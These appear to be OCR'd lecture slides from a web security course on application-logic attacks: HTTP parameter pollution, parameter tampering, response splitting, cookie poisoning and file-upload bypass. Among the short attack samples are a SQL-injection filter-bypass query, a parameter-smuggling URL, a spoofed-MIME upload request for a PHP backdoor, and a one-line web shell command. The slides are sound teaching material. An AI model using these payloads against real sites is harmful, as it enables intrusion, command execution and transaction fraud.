CS5331: Web Security

Lecture 5: Attacks in the Application Logic


Attacks in the Application Logic

- A malicious web user may craft inputs that cause a web server to process its application logic incorrectly
- Some attack ideas:
  - Inject and pollute HTTP parameters for server's processing
  - Tamper HTTP parameters relevant to ongoing online transactions (e.g. e-commerce, online banking)
  - Inject HTTP response headers that affect user sessions, applied security directives, etc.

HTTP Parameter Pollution

HTTP Parameter Pollution (HPP)

```
GET /foo?par1=val1&par1=val2 HTTP/1.1
User-Agent: Mozilla/5.0
Host: Host
Accept: */*
```



```
echo $_GET["par1"];
```

"val1" or "val2"?


HTTP Parameter Pollution -- Carretoni et al.

HTTP Parameter Pollution

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HTTP Parameter Pollution -- Carretoni et al.

HPP: Attack Example 1



```
void private executeBackendRequest(HTTPRequest request){

String amount=request.getParameter("amount");
String beneficiary=request.getParameter("recipient");

HttpRequest("http://backendServer.com/servlet/actions","POST",
      "action=transfer&amount="+amount+"&recipient="+beneficiary);
}
```

HTTP Parameter Pollution -- Carretoni et al.

HPP: Attack Example 1

http://frontendHost.com/page?amount=1000&recipient=Mat%26action%3dwithdraw

&


```
HttpRequest("http://backendServer.com/servlet/actions","POST",
      "action=transfer&amount="+amount+"&recipient="+beneficiary);
```

action=transfer&amount=1000&recipient=Mat&action=withdraw

HTTP Parameter Pollution -- Carretoni et al.

HPP: Attack Example 2

- Inject Application-specific commands
- AjaxIM Chat application



FLAX: Systematic Discovery of Client-side Validation Vulnerabilities

HPP: Attack Examples

Spot the HPP bug?

```
// Parse JSON into an array object
function ParseData (DataStr) {
  eval (DataStr);
}
function receiveMessage(event) {
 var O = ParseOriginURL(event.origin);
  if (ValidateOriginURL (O)) {
   var DataStr = 'var new_msg =(' +
                 event.data + ');';
   ParseData(DataStr);
   display_message(new_msg);
   var backserv = new XMLHttpRequest(); ...;
   backserv.open("GET","http://example.com/srv.php?
   call=confirmrcv&msg="+new_msg["message"]);
   backserv.send();} ... } ...
 window.addEventListener("message",
                 receiveMessage,...);
```


FLAX: Systematic Discovery of Client-side Validation Vulnerabilities

HTTP Parameter Pollution

Can this be exploited too?

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HTTP Parameter Pollution -- Carretoni et al.

HPP: More Attack Examples

- *ModSecurity SQL Injection filter bypass*
- While the following query is properly detected

  /index.aspx?page=select 1,2,3 from table where id=1

- Using HPP, it is possible to bypass the filter


  /index.aspx?page=select 1&page=2,3 from table where id=1

- Other vendors may be affected as well
- This technique could potentially be extended to obfuscate attack payloads
- Lavakumar Kuppan is credited for this finding

HTTP Parameter Pollution -- Carretoni et al.

HTTP Parameter Tampering

HTTP Parameter Tampering: Problem




```
onSubmit=
    validateCard();
    validateQuantities();
```


Validation Pass?

Yes → send inputs to server

No → reject inputs

NoTamper and WAPTEC (Bisht et al.)


Problem: Don't Trust the Client



- Validation can be bypassed
- Previously rejected values, sent to server
  Invalid quantity: -4
- Ideally: Re-validate at server-side and reject
  If not, security risks

NoTamper and WAPTEC (Bisht et al.)

Examples CodeMicro.com : Shopping



Client-side constraints:

1. quantity1 ≥ 0
2. quantity2 ≥ 0

Server-side code:

total = quantity1 * price1 + quantity2 * price2

- Vulnerability: quantities can be negative
- Exploit: Unlimited shopping rebates
  - Two items in cart: price1 = 100$, price2 = 500$
  - quantity1 = -4, quantity2 = 1, total = 100$ **(rebate of 400$ on price2)**

NoTamper and WAPTEC (Bisht et al.)

Defense of HTTP Parameter Tampering

- Sanitize on the server:
  - Even if you've checked on client
  - Especially for dropdowns and select lists
  - Server validation steps / client validation steps
- Don't trust that all received HTTP requests are generated from the client's logic
- Never place security-critical validation logic purely on the client:
  - Client-side validations are only for performance reasons, never for security!

NoTamper and WAPTEC (Bisht et al.)

HTTP Header Injection

HTTP Response Splitting: An Old Attack

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Server Code

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

HTTP Response Splitting: An Old Attack

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Server Code

Using \r\n

```
Set-Cookie: author=foo;
X-XSS-Protection: 0
```

A stepping stone…
(Is fixed in most web servers now)

HTTP Cookie Poisoning

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Server Code

Using ;

```
Set-Cookie: author=foo; SID =
8457fd3c7a5d69e
```

SID is of attacker's choice.
Leads to Session Fixation Attacks

File Upload Vulnerabilities

File Upload to Web Server

- It's common for a web user to upload a file to web server, e.g. IVLE
- File upload in a form:
  - `<input name="userfile" type="file" />`
  - Ref: https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input/file
- File upload (POST method) handling in PHP:
  - `$_FILES` (i.e. on `'userfile'`):
    - `$_FILES['userfile']['name']`: original file name on the client machine
    - `$_FILES['userfile']['type']`: MIME type of the file, e.g. "image/gif"
    - `$_FILES['userfile']['tmp_name']`: temporary filename on the server
  - Ref: http://php.net/manual/en/features.file-upload.post-method.php
- Sample file upload form and PHP script: https://www.w3schools.com/php/php_file_upload.asp

File Upload Vulnerability

- What's wrong with this code?
  - Similar to the PHP script shown on https://www.w3schools.com/php/php_file_upload.asp
  - Despite its performed **MIME-type validation**:

```
<?php
if($_FILES['uploadedfile']['type']
   != "image/gif") {
     echo "Sorry, disallowed. Not a GIF.";
     exit;
}
$uploadfile = "/uploads/" .
   basename($_FILES['uploadedfile']['name']);
… store $uploadfile …
```

File Upload Vulnerability

- User can upload any file type:
  - `$_FILES['uploadedfile']['type']` is the file's MIME-type set by web client via **`Content-Type`** header
  - A chameleon file:
    e.g. **`Content-Type: img/jpeg`**, **`file=evil.php`**
  - How can an attacker exactly achieve this?
    https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/
- Results:
  - Unrestricted file upload (e.g. evil.php)!
  - Navigate to **`http://site.com/uploads/evil.php`**

Acunetix- File upload Bug and OWASP - File upload Vulnerability

Chameleon-File Crafting

- An example of a chameleon-file crafting: original

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 172.16.212.133
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://172.16.212.133/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=4600c6fc3bfb1ec2e5487eff89b7f13f
Content-Type: multipart/form-data; boundary=---------------------------1598091858
Content-Length: 3288

-----------------------------1598091858156883297217272515 27
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------1598091858156883297217272515 27
Content-Disposition: form-data; name="uploaded"; filename="php-backdoor.php"
Content-Type: application/x-httpd-php
```

From: https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/

Chameleon-File Crafting


- An example of a chameleon-file crafting: modified


```
-----------------------------543118410863006900792579001
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------543118410863006900792579001
Content-Disposition: form-data; name="uploaded"; filename="
Content-Type: image/jpeg
```

From: https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/

Chameleon-File Crafting

- An example of a chameleon-file crafting: result






From: https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/

Web Shell

- What bad PHP script to upload?
  - A *web shell*: an uploaded script used to enable remote administration of the machine
  - Goal: escalate and maintain access on a compromised web app
  - Example: run `system($_GET['cmd']);`
  - Invoked with: **http://site.com/uploads/evil.php?cmd=ls%20-al**
  - Ref: https://www.acunetix.com/websitesecurity/introduction-web-shells/

Web Shell

- An example of a web shell:



From: https://pentestlab.blog/2012/11/19/abusing-file-upload/

File Upload Vulnerability

- Other web server's MIME-type checking mechanisms?
  - Using server configuration:
    - E.g. **`mod_mime`** in Apache
    - Ref: https://httpd.apache.org/docs/2.4/mod/mod_mime.html
    - Multiple extension issue
    - Example of vulnerability: https://typo3.org/teams/security/security-bulletins/typo3-extensions/typo3-ext-sa-2015-013/

